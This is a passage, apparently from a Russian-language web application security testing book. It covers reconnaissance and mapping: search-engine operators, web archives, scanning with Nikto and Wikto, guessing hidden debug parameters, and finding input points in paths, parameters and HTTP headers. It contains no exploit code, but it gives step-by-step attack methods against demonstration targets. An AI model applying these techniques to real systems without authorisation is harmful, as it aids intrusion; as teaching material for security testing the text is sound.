


Рисунок 4-8. Сеанс обнаружения содержимого в приложении EIS

> **Совет.** Проект OWASP DirBuster - ещё один полезный ресурс для автоматизированного обнаружения содержимого. Он включает большие списки встречавшихся в реальных условиях имён каталогов, упорядоченные по частоте появления.

Использование общедоступных сведений

Приложение может содержать содержимое и функции, на которые сейчас нет ссылок из основного содержимого, но которые были связаны ссылками в прошлом. В такой ситуации различные исторические хранилища, вероятно, всё ещё содержат ссылки на скрытое содержимое. Здесь полезны два основных вида общедоступных ресурсов:

• поисковые системы, например Google, Yahoo и MSN. Они поддерживают подробный индекс всего содержимого, обнаруженного их мощными пауками, а также кешированные копии значительной части этого содержимого, которые сохраняются даже после удаления оригинала;

• веб-архивы, например WayBack Machine по адресу www.archive.org. Такие архивы ведут историческую запись большого числа веб-сайтов. Во многих случаях они позволяют просматривать полностью воспроизведённый снимок определённого сайта в том виде, в котором он существовал в разные моменты на протяжении нескольких лет.

Помимо содержимого, на которое ссылались в прошлом, эти ресурсы также, вероятно, содержат ссылки на содержимое со сторонних сайтов, отсутствующие в самом целевом приложении. Например, некоторые приложения предоставляют ограниченную функциональность своим деловым партнёрам. Партнёры могут раскрывать её существование способами, которых не использует само приложение.

Этапы атаки

1. Используйте несколько разных поисковых систем и веб-архивов (перечисленных выше), чтобы узнать, какое содержимое они проиндексировали или сохранили для атакуемого приложения.

2. При работе с поисковой системой применяйте различные расширенные приёмы, повышающие эффективность исследования. Следующие рекомендации относятся к Google. Соответствующие запросы для других систем можно найти в их расширенном поиске.

• `site:www.wahh-target.com` возвращает все ресурсы целевого сайта, о которых известно Google;

• `site:www.wahh-target.com login` возвращает все страницы с выражением `login`. В большом и сложном приложении этот приём помогает быстро сосредоточиться на интересных ресурсах: картах сайта, функциях сброса пароля и административных меню;

• `link:www.wahh-target.com` возвращает все страницы других веб-сайтов и приложений со ссылкой на цель. Среди них могут быть ссылки на старое содержимое или функциональность, предназначенную только для сторонних пользователей, например ссылки для партнёров;

• `related:www.wahh-target.com` возвращает страницы, "похожие" на целевую, поэтому содержит много нерелевантного материала. Однако в результатах может также обсуждаться цель на других сайтах, что способно представлять интерес.

3. Выполняйте каждый поиск не только в стандартном разделе Google Web, но также в Groups и News, где результаты могут отличаться.

4. Перейдите к последней странице результатов определённого запроса и выберите Repeat the Search with the Omitted Results Included. По умолчанию Google пытается отфильтровать повторяющиеся результаты, удаляя страницы, которые считает достаточно похожими на уже включённые. Отключение такого поведения может выявить чуть отличающиеся страницы, представляющие интерес при атаке приложения.

5. Просматривайте кешированную версию интересных страниц, включая содержимое, которого больше нет в настоящем приложении. Иногда кеши поисковых систем содержат ресурсы, к которым в приложении нельзя обратиться напрямую без аутентификации или оплаты.

6. Выполните те же запросы для других доменных имён, принадлежащих той же организации: они могут содержать полезные сведения о целевом приложении.

Если исследование выявило старое содержимое или функции, на которые больше нет ссылок из основного приложения, они всё ещё могут присутствовать и работать. Старая функциональность может содержать уязвимости, отсутствующие в других частях приложения.

Даже когда старое содержимое удалено из рабочего приложения, полученная из кеша поисковой системы или веб-архива копия может содержать ссылки или подсказки о другой функциональности, которая всё ещё присутствует в рабочем приложении и пригодна для атаки.

Ещё один общедоступный источник полезных сведений о целевом приложении - сообщения, опубликованные разработчиками и другими людьми на интернет-форумах. Существует множество форумов, где проектировщики и программисты задают технические вопросы и отвечают на них. Опубликованные там материалы часто содержат сведения о приложении, непосредственно полезные атакующему: применяемые технологии, реализованную функциональность, проблемы

разработки, известные ошибки безопасности, файлы конфигурации и журналов, приложенные для помощи в устранении неполадок, и даже фрагменты исходного кода.

Этапы атаки

1. Составьте список всех имён и адресов электронной почты, которые удастся обнаружить в связи с целевым приложением и его разработкой. Включите всех известных разработчиков, имена из исходного кода HTML, имена из раздела контактных сведений основного веб-сайта компании и имена, раскрытые самим приложением, например административный персонал.

2. С помощью описанных выше методов поиска найдите для каждого выявленного имени вопросы и ответы, опубликованные этим человеком на интернет-форумах. Изучите найденные сведения в поисках подсказок о функциональности или уязвимостях целевого приложения.

Использование веб-сервера

На уровне веб-сервера могут существовать уязвимости, позволяющие обнаружить содержимое и функции, на которые нет ссылок в самом веб-приложении. Например, ошибки программного обеспечения веб-сервера могут позволить атакующему получить список содержимого каталогов или необработанный исходный код динамических страниц, исполняемых сервером. Примеры таких уязвимостей и способов их выявления см. в главе 18. Если подобная ошибка существует, с её помощью можно непосредственно получить список всех страниц и других ресурсов приложения.

Многие серверы приложений поставляются со стандартным содержимым, способным помочь в атаке. Например, демонстрационные и диагностические сценарии могут содержать известные уязвимости или функции, пригодные для вредоносных целей. Кроме того, многие веб-приложения включают распространённые сторонние компоненты для стандартных функций: корзин покупок, форумов или систем управления содержимым (CMS). Они часто устанавливаются в постоянное место относительно корневого веб-каталога или начального каталога приложения.

Автоматизированные инструменты естественным образом подходят для таких задач, и многие из них отправляют запросы по большой базе известного стандартного содержимого веб-серверов, сторонних компонентов приложений и распространённых имён каталогов. Хотя такие инструменты не выполняют тщательной проверки какой-либо скрытой специализированной функциональности, они часто помогают обнаружить другие ресурсы без ссылок из приложения, которые могут представлять интерес при разработке атаки.

Wikto - один из многих свободных инструментов, выполняющих подобное сканирование и дополнительно содержащих настраиваемый список полного перебора содержимого. Как показано на рисунке 4-9, при работе с сайтом Extreme Internet Shopping он выявляет некоторые каталоги по внутреннему списку слов. Благодаря большой базе распространённого программного обеспечения и сценариев веб-приложений он также обнаружил следующий каталог, который атакующий не нашёл бы автоматизированным обходом или обходом под управлением пользователя:

```
http://eis/phpmyadmin/
```




Рисунок 4-9. Применение Wikto для обнаружения содержимого и некоторых известных уязвимостей

Кроме того, хотя каталог `/gb` уже был найден при обходе пауком, Wikto выявил конкретный URL:

```
/gb/index.php?login=true
```

Wikto проверяет этот URL, поскольку он используется в PHP-приложении gbook, содержащем общедоступную известную уязвимость.

Предупреждение. Подобно многим коммерческим веб-сканерам, такие инструменты, как Nikto и Wikto, содержат огромные списки стандартных файлов и каталогов и потому создают впечатление усердной работы, выполняя огромное число проверок. Однако многие проверки избыточны, и ложные срабатывания встречаются часто. Хуже того, регулярно возможны ложные отрицательные результаты, если сервер настроен скрывать баннер, сценарий или набор сценариев перемещён в другой каталог либо коды состояния HTTP обрабатываются особым образом. Поэтому зачастую лучше использовать инструмент наподобие Burp Intruder, который позволяет самостоятельно интерпретировать необработанные сведения об ответах и не пытается извлекать положительные и отрицательные результаты за вас.

Этапы атаки

При запуске Nikto доступны несколько полезных параметров:

1. Если вы полагаете, что сервер использует нестандартное расположение интересного содержимого, которое проверяет Nikto (например, `/cgi/cgi-bin` вместо `/cgi-bin`), альтернативное место можно задать параметром `-root /cgi/`. В частности, каталоги CGI можно также указать параметром `-Cgidirs`.

2. Если сайт использует особую страницу "файл не найден", не возвращающую код состояния HTTP `404`, строку, по которой определяется эта страница, можно задать параметром `-404`.

3. Помните, что Nikto не выполняет интеллектуальной проверки потенциальных проблем и потому склонен сообщать о ложных срабатываниях. Всегда вручную проверяйте все результаты Nikto.

Обратите внимание: в таких инструментах, как Nikto, целевое приложение можно задать доменным именем или IP-адресом. Если инструмент обращается к странице по IP-адресу, ссылки с этой страницы, использующие доменное имя, он считает принадлежащими другому домену и не следует по ним. Это разумно, поскольку некоторые приложения размещаются виртуально и один IP-адрес обслуживает несколько доменных имён. Настраивая инструменты, обязательно учитывайте этот факт.

Страницы приложения и функциональные пути

Описанные до сих пор методы перечисления неявно основывались на определённом представлении о том, как можно осмысливать и каталогизировать содержимое веб-приложения. Оно унаследовано от времён Всемирной паутины до появления приложений, когда веб-серверы служили хранилищами статической информации, получаемой по URL, которые фактически были именами файлов. Чтобы опубликовать веб-содержимое, автор просто создавал набор HTML-файлов и копировал их в соответствующий каталог веб-сервера. Переходя по гиперссылкам, пользователи перемещались по набору созданных автором файлов и запрашивали каждый по имени в дереве каталогов сервера.

Хотя развитие веб-приложений фундаментально изменило взаимодействие с Интернетом, только что описанная картина всё ещё применима к большей части содержимого и функциональности веб-приложений. Отдельные функции обычно доступны по уникальному URL, который чаще всего является именем серверного сценария, реализующего функцию. Параметры запроса (находящиеся в строке запроса URL или теле запроса `POST`) не сообщают приложению, какую функцию выполнять; они сообщают, какие сведения использовать при её выполнении. В таком контексте построение карты на основе URL может эффективно каталогизировать функциональность приложения.

В приложениях с URL в стиле REST части пути к файлу содержат строки, фактически выполняющие роль значений параметров. В такой ситуации, составляя карту URL, паук одновременно картографирует функции приложения и список известных значений их параметров.

Однако для некоторых приложений картина на основе "страниц" неприменима. Хотя структуру любого приложения, вероятно, можно насильно втиснуть в такую форму представления, во многих случаях для каталогизации содержимого и функциональности гораздо полезнее другая картина, основанная на функциональных путях. Рассмотрим приложение, доступ к которому осуществляется только запросами следующего вида:

```
POST /bank.jsp HTTP/1.1
Host: wahh-bank.com
Content-Length: 106

servlet=TransferFunds&method=confirmTransfer&fromAccount=10372918&to
Account=
3910852&amount=291.23&Submit=Ok
```

Здесь каждый запрос отправляется одному URL. Параметры запроса сообщают приложению, какую функцию выполнить, называя вызываемые сервлет Java и метод. Дополнительные параметры предоставляют сведения для выполнения функции. В представлении на основе страниц кажется, что у приложения всего одна функция, и карта URL не раскрывает его функциональность. Но если картографировать приложение через функциональные пути, можно получить гораздо более информативный и полезный каталог функций. На рисунке 4-10 показана часть карты функциональных путей приложения.




Рисунок 4-10. Карта функциональных путей веб-приложения

Представление функциональности приложения таким способом часто полезнее даже тогда, когда обычная картина на основе страниц применима без каких-либо проблем. Логические отношения и зависимости между разными функциями могут не соответствовать структуре каталогов в URL. Именно эти логические отношения интересуют вас больше всего и при понимании основной функциональности приложения, и при разработке возможных атак. Выявив их, можно лучше понять ожидания и предположения разработчиков при реализации функций. Кроме того, можно попытаться найти способы нарушить эти предположения и вызвать неожиданное поведение приложения.

В приложениях, где функции определяются параметром запроса, а не URL, это влияет на перечисление содержимого приложения. В предыдущем примере описанные до сих пор исследования по обнаружению содержимого вряд ли найдут скрытое содержимое. Эти методы необходимо приспособить к механизмам доступа к функциональности, которые действительно использует приложение.

Этапы атаки

1. Выявите все случаи, когда доступ к функциональности приложения осуществляется не посредством запроса отдельной страницы этой функции (например, `/admin/editUser.jsp`), а передачей имени функции в параметре (например, `/admin.jsp?action=editUser`).

2. Измените автоматизированные методы обнаружения содержимого, заданного URL, в соответствии с механизмами доступа к содержимому данного приложения. Например, если приложение задаёт имена сервлета и метода параметрами, сначала определите его поведение при запросе недействительного сервлета и/или метода и при запросе действительного метода с другими недействительными параметрами. Попробуйте выявить свойства ответов сервера, указывающие на "попадания" - действительные сервлеты и методы. По возможности найдите способ атаковать задачу в два этапа: сначала перечислить сервлеты, затем методы внутри них. Подобно методу для содержимого, заданного URL, составьте списки распространённых элементов, дополните их именами, выведенными из реально наблюдавшихся, и сформируйте на их основе большое число запросов.

3. Если применимо, составьте карту содержимого приложения на основе функциональных путей, показывающую все перечисленные функции и логические пути и зависимости между ними.

Обнаружение скрытых параметров

Вариант ситуации, когда приложение с помощью параметров запроса задаёт выполняемую функцию, возникает при использовании других параметров для существенного управления логикой приложения. Например, приложение может вести себя иначе, если к строке запроса любого URL добавить параметр `debug=true`. Оно может отключить определённые проверки входных данных, позволить пользователю обойти некоторые средства управления доступом или показать в ответе подробные отладочные сведения. Во многих случаях сам факт обработки приложением такого параметра невозможно непосредственно вывести из его содержимого (например, приложение не включает `debug=false` в URL опубликованных гиперссылок). Воздействие параметра можно обнаружить только перебором ряда значений до отправки правильного.

Этапы атаки

1. Используя списки распространённых имён отладочных параметров (`debug`, `test`, `hide`, `source` и так далее) и значений (`true`, `yes`, `on`, `1` и так далее), отправьте большое число запросов к известной странице или функции приложения, перебирая все сочетания имени и значения. В запросах `POST` вставляйте дополнительный параметр и в строку запроса URL, и в тело сообщения.

Эту проверку можно выполнить в Burp Intruder с несколькими наборами полезных нагрузок и типом атаки cluster bomb (подробнее см. в главе 14).

2. Наблюдайте за всеми полученными ответами и выявляйте аномалии, которые могут указывать на влияние дополнительного параметра на обработку приложением.

3. В зависимости от доступного времени проверьте на скрытые параметры несколько разных страниц или функций. Выбирайте функции, в которых разработчики, скорее всего, реализовали отладочную логику: вход, поиск, загрузку и выгрузку файлов.

Анализ приложения

Перечисление как можно большей части содержимого приложения - лишь один элемент картографирования. Не менее важно проанализировать функциональность, поведение и применяемые технологии, выявить ключевые поверхности атаки и начать разрабатывать подход к зондированию приложения в поисках эксплуатируемых уязвимостей.

Ниже перечислены основные области исследования:

• главная функциональность приложения - действия, которые оно позволяет выполнять при использовании по назначению;

• другое, более периферийное поведение приложения, включая внешние ссылки, сообщения об ошибках, функции администрирования и журналирования и применение перенаправлений;

• основные защитные механизмы и порядок их работы, в особенности управление состоянием сеанса, управление доступом, механизмы аутентификации и вспомогательная логика (регистрация пользователя, изменение пароля и восстановление учётной записи);

• все различные места, где приложение обрабатывает ввод пользователя: каждый URL, каждый параметр строки запроса, каждый элемент данных `POST` и каждый файл cookie;

• технологии, применяемые на стороне клиента, включая формы, клиентские сценарии, компоненты толстого клиента (апплеты Java, элементы управления ActiveX и Flash) и файлы cookie;

• технологии, применяемые на стороне сервера, включая статические и динамические страницы, используемые типы параметров запросов, применение SSL, программное обеспечение веб-сервера, взаимодействие с базами данных, системами электронной почты и другими внутренними компонентами;

• любые другие сведения, которые удаётся получить о внутренней структуре и функциональности серверного приложения, то есть о механизмах, с помощью которых оно за кулисами обеспечивает функциональность и поведение, видимые со стороны клиента.

Выявление точек ввода пользовательских данных

Большинство способов, которыми приложение получает пользовательский ввод для серверной обработки, должны быть очевидны при просмотре HTTP-запросов, формируемых во время последовательного изучения функциональности приложения. Ниже перечислены основные места, на которые следует обратить внимание:

• каждая строка URL до маркера строки запроса;

• каждый параметр, передаваемый в строке запроса URL;

• каждый параметр, передаваемый в теле запроса `POST`;

• каждый файл cookie;

• каждый другой заголовок HTTP, который приложение может обрабатывать, в особенности `User-Agent`, `Referer`, `Accept`, `Accept-Language` и `Host`.

Пути к файлам в URL

Части URL, предшествующие строке запроса, часто не рассматривают как точки ввода, поскольку предполагают, что это лишь имена каталогов и файлов в файловой системе сервера. Однако в приложениях, использующих URL в стиле REST, части URL до строки запроса в действительности могут служить параметрами данных и как точки ввода пользовательских данных имеют такое же значение, как сама строка запроса.

Типичный URL в стиле REST может иметь следующий формат:

```
http://eis/shop/browse/electronics/iPhone3G/
```

В этом примере строки `electronics` и `iPhone3G` следует рассматривать как параметры функции поиска по магазину.

Аналогично, в следующем URL:

```
http://eis/updates/2010/12/25/my-new-iphone/
```

каждый компонент URL после `updates` может обрабатываться в стиле REST.

Большинство приложений, использующих URL в стиле REST, легко распознать по структуре URL и контексту приложения. Однако при картографировании приложения не следует исходить из каких-либо жёстких правил, поскольку способ взаимодействия пользователей с приложением определяется его авторами.

Параметры запросов

Параметры, передаваемые в строке запроса URL, теле сообщения и файлах cookie HTTP, являются наиболее очевидными точками ввода пользовательских данных. Однако некоторые приложения не используют для этих параметров стандартный формат `имя=значение`. Они могут применять собственную схему с нестандартными маркерами строки запроса и разделителями полей либо встраивать в данные параметра другие схемы данных, например XML.

Ниже приведены встречавшиеся авторам реальные примеры нестандартных форматов параметров:

• `/dir/file;foo=bar&foo2=bar2`

• `/dir/file?foo=bar$foo2=bar2`

• `/dir/file/foo%3dbar%26foo2%3dbar2`

• `/dir/foo.bar/file`

• `/dir/foo=bar/file`

• `/dir/file?param=foo:bar`

• `/dir/file?data=%3cfoo%3ebar%3c%2ffoo%3e%3cfoo2%3ebar2%3c%2ffoo2%3e`

Если используется нестандартный формат параметров, его необходимо учитывать при проверке приложения на всевозможные распространённые уязвимости. Например, предположим, что при тестировании последнего URL из этого списка вы игнорируете особый формат и считаете, что строка запроса содержит единственный параметр `data`, после чего передаёте в качестве его значения различные атакующие полезные нагрузки. В таком случае вы пропустите многие виды уязвимостей, которые могут существовать при обработке строки запроса. И напротив, если разобрать формат и поместить полезные нагрузки во встроенные поля данных XML, можно сразу обнаружить критическую ошибку, например SQL-инъекцию или обход путей.

Заголовки HTTP

Многие приложения реализуют собственные функции журналирования и могут записывать содержимое таких заголовков HTTP, как `Referer` и `User-Agent`. Эти заголовки всегда следует считать возможными точками ввода для атак, основанных на входных данных.

Некоторые приложения дополнительно обрабатывают заголовок `Referer`. Например, приложение может определить, что пользователь пришёл из поисковой системы, и попытаться сформировать особый ответ с учётом поискового запроса пользователя. Оно может отразить поисковую фразу или попытаться выделить в ответе совпадающие выражения. Некоторые приложения стремятся повысить свои позиции в поисковой выдаче, динамически добавляя содержимое, например ключевые слова HTML со строками, которые недавно искали пришедшие из поисковых систем посетители. В такой ситуации может оказаться возможным постоянно внедрить содержимое в ответы приложения, многократно отправляя запрос с подходящим образом сформированным URL в заголовке `Referer`.

В последние годы важной тенденцией стало предоставление приложениями разного содержимого пользователям, обращающимся к приложению с разных устройств (ноутбука, мобильного телефона, планшета). Для этого проверяется заголовок `User-Agent`. Такое поведение не только открывает путь для атак на основе ввода непосредственно в самом заголовке `User-Agent`, но и даёт возможность обнаружить в приложении дополнительную поверхность атаки. Подменив заголовок `User-Agent` значением популярного мобильного устройства, можно получить доступ к упрощённому пользовательскому интерфейсу, который ведёт себя иначе, чем основной. Поскольку этот интерфейс формируется по другим путям выполнения кода серверного приложения и, возможно, подвергался менее тщательному тестированию безопасности, в нём можно выявить такие ошибки, как межсайтовый скриптинг, отсутствующие в основном интерфейсе приложения.

> **Совет.** Burp Intruder содержит встроенный список полезных нагрузок с большим числом строк пользовательских агентов для разных типов устройств. Можно провести простую атаку, выполняющую запрос `GET` к главной странице приложения с различными строками пользовательского агента, а затем просмотреть результаты Intruder и выявить аномалии, указывающие на отображение другого пользовательского интерфейса.

Помимо атак на заголовки HTTP-запросов, которые браузер отправляет по умолчанию или добавляют компоненты приложения, в некоторых ситуациях успешную атаку можно провести, добавив другие заголовки, которые приложение всё же может обрабатывать. Например, многие приложения каким-либо образом обрабатывают IP-адрес клиента для выполнения таких функций, как журналирование, управление доступом или геолокация пользователя. IP-адрес сетевого соединения клиента обычно доступен приложениям через API платформы. Однако для обработки случаев, когда приложение находится за балансировщиком нагрузки или прокси-сервером, приложения могут использовать IP-адрес, указанный в заголовке запроса `X-Forwarded-For`, если он присутствует. После этого разработчики могут ошибочно предположить, что значение IP-адреса не загрязнено, и обрабатывать его опасными способами. Добавив подходящим образом сформированный заголовок `X-Forwarded-For`, можно получить возможность провести такие атаки, как SQL-инъекция или постоянный межсайтовый скриптинг.

Внеполосные каналы

Последний класс точек ввода пользовательских данных включает любые внеполосные каналы, по которым приложение получает данные, находящиеся под вашим возможным контролем. Некоторые из этих точек ввода могут быть совершенно незаметны при простом изучении HTTP-трафика, создаваемого приложением, и для их обнаружения обычно необходимо понимать более широкий контекст реализованной в приложении функциональности. Ниже приведены примеры веб-приложений, получающих управляемые пользователем данные по внеполосному каналу:

• приложение веб-почты, которое обрабатывает и отображает сообщения электронной почты, полученные по SMTP;

• издательское приложение с функцией получения содержимого по HTTP с другого сервера;

• приложение обнаружения вторжений, которое собирает данные сетевым анализатором и представляет их через интерфейс веб-приложения;

• приложение любого рода, предоставляющее интерфейс API для небраузерных пользовательских агентов, например приложений мобильных телефонов, если обрабатываемые через этот интерфейс данные совместно используются с основным веб-приложением.

Выявление серверных технологий

Обычно применяемые на сервере технологии можно определить по различным признакам и индикаторам.

Получение баннеров

Многие веб-серверы раскрывают подробные сведения о версиях как самого программного обеспечения веб-сервера, так и других установленных компонентов. Например, в некоторых конфигурациях заголовок HTTP `Server` раскрывает огромное количество подробностей:

```
Server: Apache/1.3.31 (Unix) mod_gzip/1.3.26.1a mod_auth_passthrough/
1.8 mod_log_bytes/1.2 mod_bwlimited/1.4 PHP/4.3.9 FrontPage/
5.0.2.2634a mod_ssl/2.8.20 OpenSSL/0.9.7a
```

Помимо заголовка `Server`, тип и версия программного обеспечения могут раскрываться в других местах:

• шаблонах, применяемых для построения HTML-страниц;

• особых заголовках HTTP;

• параметрах строки запроса URL.

Определение по HTTP

В принципе, любые сведения, возвращаемые сервером, можно изменить или даже намеренно подделать, и такие баннеры, как заголовок `Server`, не являются исключением. Большинство программных серверов приложений позволяют администратору настроить баннер, возвращаемый в заголовке HTTP `Server`. Несмотря на подобные меры, настойчивый злоумышленник обычно может по другим особенностям поведения веб-сервера определить используемое программное обеспечение или по меньшей мере сузить круг возможных вариантов. Спецификация HTTP содержит множество деталей, которые являются необязательными или оставлены на усмотрение разработчика реализации. Кроме того, многие веб-серверы по-разному отклоняются от спецификации или расширяют её. Поэтому определить веб-сервер можно множеством неявных способов, не ограничиваясь его баннером `Server`. Httprecon - удобный инструмент, выполняющий ряд проверок с целью определить программное обеспечение веб-сервера. На рисунке 4-11 показано, как Httprecon исследует приложение EIS и сообщает о нескольких возможных веб-серверах с разной степенью уверенности.

